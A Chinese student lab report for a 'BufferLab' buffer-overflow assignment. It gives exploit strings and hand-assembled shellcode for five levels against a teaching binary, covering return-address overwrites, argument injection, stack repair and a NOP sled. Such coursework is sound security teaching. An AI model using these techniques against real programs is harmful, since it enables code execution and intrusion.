**实验2 BufferLab**

软 73 沈冠霖 2017013569

4/9/2019

注：我的学号是2017013569，cookie是0x674cbb3e

**T0. Candle**

**答案**: 44个任意两位二进制指令 + 04 8b 04 08


**原理**:在调用函数的时候,会先在栈里推入如果不调用函数,应该执行的下一个指令的地址，也就是图0中的return address，在这个函数的%ebp - 4 位置。而返回的时候,会退栈这个地址,存到%eip里.

图 0 注入字符调用smoke时候的栈情况

为了让test返回之前执行smoke函数,就要在return address注入smoke地址。

先逆向getbuf

0x0804928a <+6>: lea -0x28(%ebp),%eax

0x0804928d <+9>: mov %eax,(%esp)

0x08049290 <+12>: call 0x8048d66 <Gets>

可以看出,+6行指令的意思是让eax指向ebp-0x28(40)这个位置,而你要注入的return address在exp+4这个位置,所以需要先注入44个没用的二进制指令, 再注入smoke函数的地址.

smoke函数的地址是0x08048b04, 因为十六进制应该小段存储, 所以应该(每两位)反向注入,注入04 8b 04 08。

**T1. Sparkler**

**答案**: 44个任意两位二进制指令 + 2e 8b 04 08 +4个任意两位二进制指令 + 3e bb 4c 67

**原理：**

因为还是要返回的时候调用另一个函数, 根据上一题的原理，还是要先注入44位没用的二进制指令，之后再注入fizz的地址2e 8b 04 08。

那么如何注入参数？先逆向fizz

0x08048b34 <+6>: mov 0x8(%ebp),%edx

0x08048b37 <+9>: mov 0x804e104,%eax


 0x08048b3c <+14>: cmp %eax,%edx

图 1 调用fizz函数时的栈情况

可以看出，传递给fizz函数的参数地址在fizz函数的ebp+8，也就是getbuf函数的ebp+0x0c。因为return和进入fizz的操作如下:先把getbuf的return address退栈(也就是存储fizz地址的地方),再把ebp进栈,所以ebp的位置应该和之前存return address的地方一模一样,所以你需要把存return address的地方后8个位置修改成你要的cookie,也是倒着存储的。

**T2. FireCracker**

**答案：**

ba 3e bb 4c 67 /\* mov $0x674cbb3e, %edx \*/

89 14 25 0c e1 04 08 /\* mov %edx,0x804e10c \*/

c3 /\*ret \*/

+ 31个没用的两位二进制指令 +38 31 68 55 + 82 8b 04 08

**原理：**

实验目的是注入一些代码，把全局变量修改成cookie，然后跳转到bang函数。逆向bang函数，可以发现全局变量存储在0x804e10c位置，因此注入代码把这个位置改成cookie，代码注入在最前面。

为了注入三行代码, 需要在return address位置跳转到你要注入代码的最低位,也就是%ebp-0x28 , 剩下位置用空指令补齐。




图2 在调用bang函数时，getbuf的栈状态和执行注入的代码时的栈状态

那么怎么跳转到bang呢?

如图2，在getbuf从return address跳转到你注入的代码的时候，实际相当于新开了一个函数，此时esp在原先ebp-8的位置，如图2右边部分。而如图2的new return address的位置存储的就是这个新函数的返回地址，在新函数返回之后，程序会进入这个位置存储地址代表的函数。因此可以在new return address放置bang函数的地址。

**T3. Dynamite**

**答案：**

68 90 31 68 55 /\*push $0x55683190\*/

89 e5 /\*mov %esp,%ebp\*/

b8 3e bb 4c 67 /\*mov $0x674cbb3e,%eax\*/

c9 /\*leave \*/

c3 /\*ret \*/

+30个没用的两位二进制指令 + 38 31 68 55 + f3 8b 04 08

**原理：**

题目的目的是在调用getbuf后，恢复被破坏的栈，并且正确返回到test函数里。

注入代码的操作和上一题一样, 都需要在原先的return address位置放置你要注入的代码的地址，也就是%ebp – 0x28，而为了执行后返回test，需要在其后四位注入正确返回后的第一行代码地址。




图3 在返回test时，getbuf函数的栈情况和进入注入代码后的栈情况

而为了正常返回test,需要修复被破坏的寄存器。被破坏的部分有返回地址,ebp,通用寄存器等。查看getbuf代码,没有其他通用寄存器被破坏, ebp和返回地址被破坏了。可以在注入代码里模仿正常函数的调用过程，在进入注入代码后，立刻将正常的旧ebp（这里要返回test，所以把test的ebp值作为旧ebp）存放到栈里，并且修改当前的ebp。之后因为test中把getbuf的返回值存储在eax里, 所以要修改eax为cookie。最后执行leave，ret指令，正常返回test函数的指定位置。

**T4. Nitroglycerin**

**答案：**

一定数量的0x90指令 +

89 e5 /\*mov %esp,%ebp\*/

83 c5 28 /\*add $0x28,%ebp\*/

55 /\*push %ebp\*/

89 e5 /\* mov %esp,%ebp\*/

b8 3e bb 4c 67 /\*mov $0x674cbb3e,%eax\*/

c9 /\*leave \*/

c3 /\*ret \*/

+一定数量的空指令，让从开始到现在的指令数是524

+58 2f 68 55 + 67 8c 04 08

**原理：**


****

图4 getbufn的栈状态，刚跳转到注入代码后的栈状态，即将返回testn前的栈状态

任务和上一题一样:恢复被破坏的栈地址，并且修改返回值。流程和上一题也一样:在return address跳转到注入代码, 代码中注入将testn函数的ebp推入栈的代码, 修复当前ebp的代码和修改返回值的代码。

不同的是两点:

1. 此处testn函数的ebp值是随机的, 所以不能用绝对位置, 要用testn的ebp和getbufn的ebp的相对位置。在gdb中可以发现, getbufn的%ebp是testn的%ebp-0x30, 而后者在跳入注入的函数之后, 一开始esp在getbufn的%ebp +0x08的位置,因此应该把esp+0x28推入栈, 然后恢复当前的ebp和修改返回值就行了。
2. getbufn的 %ebp也是随机产生的, 为了避免影响,采用nop sleds技术，在注入的代码前放上足够多的0x90空指令,来使得无论如何都能成功跳转到注入代码。